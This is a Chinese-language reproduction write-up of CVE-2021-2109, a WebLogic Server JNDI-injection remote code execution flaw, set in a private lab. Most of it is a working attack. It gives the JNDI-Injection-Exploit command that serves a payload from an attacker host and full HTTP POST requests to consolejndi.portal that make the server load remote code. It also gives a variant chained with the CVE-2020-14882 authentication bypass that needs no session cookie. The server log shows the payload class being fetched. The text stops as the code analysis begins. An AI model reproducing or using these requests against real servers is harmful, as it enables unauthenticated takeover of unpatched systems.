漏洞简介


Oracle官方发布了漏洞补丁，修了包括 CVE-2021-2109 Weblogic Server远程代码执行漏洞在内的多个高危严重漏洞。CVE-2021-2109 中，攻击者可构造恶意请求，造成JNDI注入，执行任意代码，从而控制服务器。

影响版本

- WebLogic 10.3.6.0.0
- WebLogic 12.1.3.0.0
- WebLogic 12.2.1.3.0
- WebLogic 12.2.1.4.0
- WebLogic 14.1.1.0.0


漏洞复现

选用 jdk-8u181
weblogic 12.1.4.0
搭建漏洞环境，因为是通过 JNDI 注入进行的远程命令执行，所以会受到 JDK 版本的影响。JNDI 注入的 JDK 版本如图所示



RMI	LDAP
com.sun.jndi.rmi.object.trustURLCodebase (default value = true)	com.sun.jndi.ldap.object.trustURLCodebase (default value = true)
fixed since JDK6u141/7u131/8u121	fixed since JDK6u201/7u191/8u182/11.0.1
(default value = false)	(default value = false)

下载 weblogic 安装包后，以管理员身份打开 cmd 控制台，执行 `java -jar fmw_12.2.1.4.0_wls_lite_generic.jar` 一路 next 就好。
安装完成之后，启动 `C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\startWebLogic.cmd` 就可以启动 weblogic。


Oracle WebLogic Server 管理控
不安全 | 192.168.176.167:7001/console/login/LoginForm.jsp
ORACLE WebLogic Server Administration Console 12c
12c
登录


欢迎使用

登录以使用 WebLogic Server 域

用户名:	
密码:	


WebLogic Server 版本: 12.2.1.4.0
版权所有 (c) 1996,2019, Oracle 和/或其关联公司。保留所有权利。
Oracle 是 Oracle Corporation 和/或其关联公司的注册商标。其他名称可能是各自所有者的商标。

设置调试的话修改 `user_project/domains/bin`目录中 `setDomainEnv.cmd` 或者 `setDomainEnv.sh` 文件，在 `if "%debugFlag%"=="true"` 前加入 set debugFlag=true


setDomainEnv.cmd - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
pushd %LONG_DOMAIN_HOME%

@REM Clustering support (edit for your cluster!)

echo %JAVA_OPTIONS% | findstr -c:"-Dweblogic.management.server=" && (set ADD_ADMIN_URL_TO_CLUSTER_PROP=false) || (set ADD_ADMIN_URL_TO_CLUSTER_PROP=true)


if "%ADMIN_URL%"=="" (
        @REM The then part of this block is telling us we are either starting an admin server OR we are non-clustered
        set CLUSTER_PROPERTIES=
) else (
        if "%ADD_ADMIN_URL_TO_CLUSTER_PROP%"=="false" (
                set CLUSTER_PROPERTIES=
        ) else (
                set CLUSTER_PROPERTIES=-Dweblogic.management.server=%ADMIN_URL%
        )
)

if NOT "%LOG4J_CONFIG_FILE%"=="" (
        set JAVA_PROPERTIES=%JAVA_PROPERTIES% -Dlog4j.configuration=file:%LOG4J_CONFIG_FILE%
)

set JAVA_PROPERTIES=%JAVA_PROPERTIES% %CLUSTER_PROPERTIES%

set JAVA_DEBUG=

set local_debug=false

set debugFlag=true

if "%debugFlag%"=="true" (
        set local_debug=true
)

if "%stopFlag%"=="true" (
        set local_debug=false
)
```

在同一文件中 通过 set DEBUG_PORT=8453 指定了远程调试的端口，拷贝 Oracle_Home 目录下所有文件至调试目录，配置 Remote 方式进行远程调试，端口为 8453



Name: Weblogic12140

Debugger mode: Attach to remote JVM

Transport: Socket

Host: 192.168.176.167 Port: 8453

Command line arguments for remote JVM:


```
-agentlib:jdwp=transport=dt_socket,server=y,suspend=n,address=*:8453
```

Copy and paste the arguments to the command line when JVM is started

Use module classpath: Weblogic12140

First search for sources of the debugged classes in the selected module classpath


利用 JNDI 注入工具 `https://github.com/welk1n/JNDI-Injection-Exploit` 生成payload



```
C:\Windows\System32\cmd.exe - java  -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C calc -A 192.168.176.1
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation。保留所有权利。

[redacted]>java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C calc -A 192.168.176.1
[ADDRESS] >> 192.168.176.1
[COMMAND] >> calc
----------------------------JNDI Links----------------------------
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.176.1:1099/onozes
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.176.1:1099/kkfycb
ldap://192.168.176.1:1389/kkfycb
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.176.1:1099/idtyal
ldap://192.168.176.1:1389/idtyal

----------------------------Server Log----------------------------
2021-01-25 11:52:58 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-01-25 11:52:58 [RMISERVER]  >> Listening on 0.0.0.0:1099
2021-01-25 11:52:59 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```


登录 weblogic 控制台，发送数据包

```
POST /console/consolejndi.portal HTTP/1.1
Host: 192.168.176.167:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer:
http://192.168.176.167:7001/console/css/%252e%252e%252f/consolejndi.portal
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie:
ADMINCONSOLESESSION=Dxo4Mj2wREQ8hHIy7WpBfolb35JVathlBeQhVN6hjuJCRzKBUGDi!-14464497
40
Connection: close
Content-Length: 163

_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.cons
ole.handles.JndiBindingHandle(%22ldap://192.168.176;1:1389/pq2ld0;AdminServer%22)
```



```
POST /console/consolejndi.portal HTTP/1.1
Host: 192.168.176.167:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer: http://192.168.176.167:7001/console/css/%252e%252e%252f/consolejndi.portal
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Cookie: ADMINCONSOLESESSION=
Dxo4Mj2wREQ8hHly7WpBfolb35JVathlBeQhVN6hjuJCRzKBUGDi!-1446449740
Connection: close
Content-Length: 163

_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=
com.bea.console.handles.JndiBindingHandle(%22ldap://192.168.176;1:1389/pq2ld0;AdminServer%
22)
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0
Cache-Control: no-cache, no-store, max-age=0
Connection: close
Date: Mon, 25 Jan 2021 06:20:02 GMT
Pragma: No-cache
Pragma: No-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-ORACLE-DMS-RID: 0
X-Content-Type-Options: nosniff
X-Content-Type-Options: nosniff
X-ORACLE-DMS-ECID: c88e242c-d114-4249-9b84-49a60a0160b1-00000018
Content-Language: zh-CN
X-XSS-Protection: 1;mode=block
X-XSS-Protection: 1;mode=block
X-Frame-Options: SAMEORIGIN
X-Frame-Options: SAMEORIGIN
Content-Length: 8465

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4
<html lang="zh-CN">
  <head>
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta http-equiv="Content-Script-Type" content="text/javascript">
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <title>
```



```
C:\Windows\System32\cmd.exe - java  -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C calc -A 192.168.176.1
Microsoft Windows [Version 10.0.18363.1316]
(c) 2019 Microsoft Corporation。保留所有权利。

[redacted]>java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C calc -A 192.168.176.1
[ADDRESS] >> 192.168.176.1
[COMMAND] >> calc
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://192.168.176.1:1099/lpjeyp
ldap://192.168.176.1:1389/lpjeyp
Target environment(Build in JDK whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://192.168.176.1:1099/gfepjd
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.176.1:1099/pq2ld0
ldap://192.168.176.1:1389/pq2ld0

----------------------------Server Log----------------------------
2021-01-25 14:19:47 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2021-01-25 14:19:47 [RMISERVER]  >> Listening on 0.0.0.0:1099
2021-01-25 14:19:48 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2021-01-25 14:20:02 [LDAPSERVER] >> Send LDAP reference result for pq2ld0 redirecting to http://192.168.176.1:8180/ExecT
emplateJDK8.class
2021-01-25 14:20:03 [JETTYSERVER]>> Log a request to http://192.168.176.1:8180/ExecTemplateJDK8.class
```

可以结合 CVE-2020-14882 权限绕过漏洞，删除cookie，重新构造数据包


```
POST /console/css/%252e%252e%252f/consolejndi.portal HTTP/1.1
Host: 192.168.176.167:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/85.0.4183.83 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8
Referer:
http://192.168.176.167:7001/console/css/%252e%252e%252f/consolejndi.portal
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Connection: close
Content-Length: 163
```

```
_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=com.bea.cons
ole.handles.JndiBindingHandle(%22ldap://192.168.176;1:1389/pq2ld0;AdminServer%22)
```

漏洞分析

我们注意到漏洞 poc 中包含类 com.bea.console.handles.JndiBindingHandle ，我们就在其中添加断点

`console.jar!com.bea.console.handles.JndiBindingHandle#JndiBindingHandle(java.lang.String)`

